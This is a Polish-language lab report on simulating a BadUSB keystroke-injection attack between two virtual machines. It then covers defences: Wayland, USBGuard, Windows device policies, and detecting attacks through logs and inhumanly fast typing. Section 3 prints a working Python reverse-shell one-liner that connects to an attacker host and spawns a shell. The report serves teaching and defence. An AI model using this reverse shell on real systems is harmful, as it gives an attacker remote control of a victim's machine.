Symulacja ataku BadUSB oraz analiza mechanizmów obronnych w środowisku wirtualnym.

1. Wstęp

BadUSB to atak, który wykorzystuje fakt, że systemy domyślnie ufają urzadzeniom USB, szczególnie klawiaturom i myszkom. Po podłączeniu takiego urządzenia system automatycznie traktuje je jako legalne źródło danych wejściowych, bez dodatkowej weryfikacji. Atak polega na podszywaniu się pod klawiaturę i automatycznym wprowadzaniu wcześniej przygotowanej sekwencji poleceń.

W praktyce złośliwe urządzenie USB może w bardzo krótkim czasie wykonać polecenia w systemie, dokładnie tak, jakby zrobił to użytkownik. Atak nie wykorzystuje podatności w oprogramowaniu – wystarczy samo podłączenie urządzenia. Z tego powodu klasyczne zabezpieczenia, takie jak antywirus, zazwyczaj nie są w stanie go wykryć.


Skutki ataku BadUSB mogą być poważne nawet przy uprawnieniach zwykłego użytkownika. Możliwe jest m.in. uzyskanie zdalnego dostępu do systemu (reverse shell), kradzież danych czy przygotowanie mechanizmów persystencji. W sprzyjających warunkach atak ten może prowadzić do dalszej eskalacji uprawnień.

2. Środowisko wykorzystane do pokazania ataku i obrony

Projekt został zrealizowany z wykorzystaniem dwóch maszyn wirtualnych:

- **Kali Linux: ofiara(pokazana na lewo)**
- **Parrot OS: atakujący(pokazany na prawo)**

Ze względu na charakter ataku BadUSB właściwie większość działań było wykonywanych na maszynie ofiary(tj. Kali), natomiast maszyna atakująca służyła do połączenia za pomocą reverse shell i wykonania złośliwego ataku.



3. Przygotowanie skryptu symulującego BadUSB

Na maszynie ofary przygotowany został skrypt badusb_symulacja.sh, który ma symulować działanie BadUSB i tworzy pythonowy reverse shell do atakującego

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

4. Przebieg ataku

Na maszynie ofiary przygotowano skrypt symulujący działanie BadUSB, którego zadaniem było uruchomienie interpretera Pythona i nawiązanie połączenia typu reverse shell z maszyną atakującą. Z punktu widzenia systemu operacyjnego polecenia pochodziły z normalnego urządzenia wejścia, dlatego zostały wykonane bez żadnych ostrzeżeń.

Atak przebiegał bardzo szybko i nie wymagał świadomej interakcji użytkownika, co dobrze pokazuje praktyczne zagrożenie związane z BadUSB.

5. Analiza zagrożeń

BadUSB jest atakiem opartym na zaufaniu do sprzętu, a nie na błędach w oprogramowaniu. System operacyjny nie potrafi odróżnić prawdziwej klawiatury albo myszki od złośliwego urządzenia podszywającego się pod HID. W efekcie tradycyjne zabezpieczenia zazwyczaj są niewystarczające, a kluczowe znaczenie mają mechanizmy kontroli urządzeń USB oraz ograniczenie uprawnień użytkownika.


6. Obrona przed atakiem BadUSB

Zabezpieczenie przed atakami opartymi na software(np. Xdotool)

Narzędzia takie jak xdotool działają wyłącznie w środowisku X11 i wymagają aktywnej sesji użytkownika. Skuteczną obroną jest korzystanie z **Waylanda**, który uniemożliwia symulowanie klawiatury i myszy. Dodatkowo pomocne są brak autologowania oraz blokowanie sesji po czasie bezczynności.


Obrona w systemach Linux

W systemach Linux kluczowa jest kontrola urządzeń USB, np. z wykorzystaniem **USBGuard**, który pozwala blokować nieautoryzowane urządzenia HID. Istotne jest również korzystanie z kont bez uprawnień administratora oraz zabezpieczenie BIOS/UEFI i wyłączenie bootowania z USB.



Obrona w systemie Windows

W systemie Windows skuteczną metodą są **polityki systemowe**, które umożliwiają blokowanie instalacji nowych urządzeń USB. Dodatkowo wyłączenie AutoRun/AutoPlay oraz praca na koncie bez uprawnień administratora znacząco ograniczają skutki ataku.




Logi systemowe i nienaturalna prędkość pisania

Ataki typu BadUSB można próbować wykrywać poprzez analizę logów systemowych oraz obserwację nietypowego zachowania użytkownika. Złośliwe urządzenie podszywające się pod klawiaturę wprowadza polecenia z bardzo dużą prędkością, niemożliwą do osiągnięcia przez człowieka.

W systemie Windows informacje o podłączaniu urządzeń USB oraz zdarzenia związane z urządzeniami HID są zapisywane w Podglądzie zdarzeń. W systemach Linux podobne informacje można znaleźć w logach oraz historii poleceń użytkownika. Połączenie tych zdarzeń z dużą liczbą komend wykonanych w krótkim czasie może wskazywać na próbę ataku BadUSB.

Analiza logów i nienaturalnej prędkości pisania nie zapobiega atakowi, ale może pomóc w jego szybkim wykryciu i podjęciu odpowiednich działań.



7. Wnioski końcowe

Przeprowadzona symulacja pokazuje, że atak BadUSB nie wymaga żadnych zaawansowanych technik ani podatności w systemie. Wystarczy wykorzystać zaufanie systemu do urządzeń USB, aby w krótkim czasie uzyskać dostęp do komputera użytkownika. Nawet przy braku uprawnień administratora możliwe jest wykonanie działań, które stanowią realne zagrożenie dla bezpieczeństwa danych.

Jednocześnie pokazano, że odpowiednie zabezpieczenia, takie jak kontrola urządzeń USB, ograniczenie uprawnień użytkownika oraz monitoring zdarzeń systemowych, znacząco utrudniają przeprowadzenie tego typu ataku. Obrona przed BadUSB nie polega na jednym mechanizmie, lecz na połączeniu kilku prostych, ale skutecznych rozwiązań.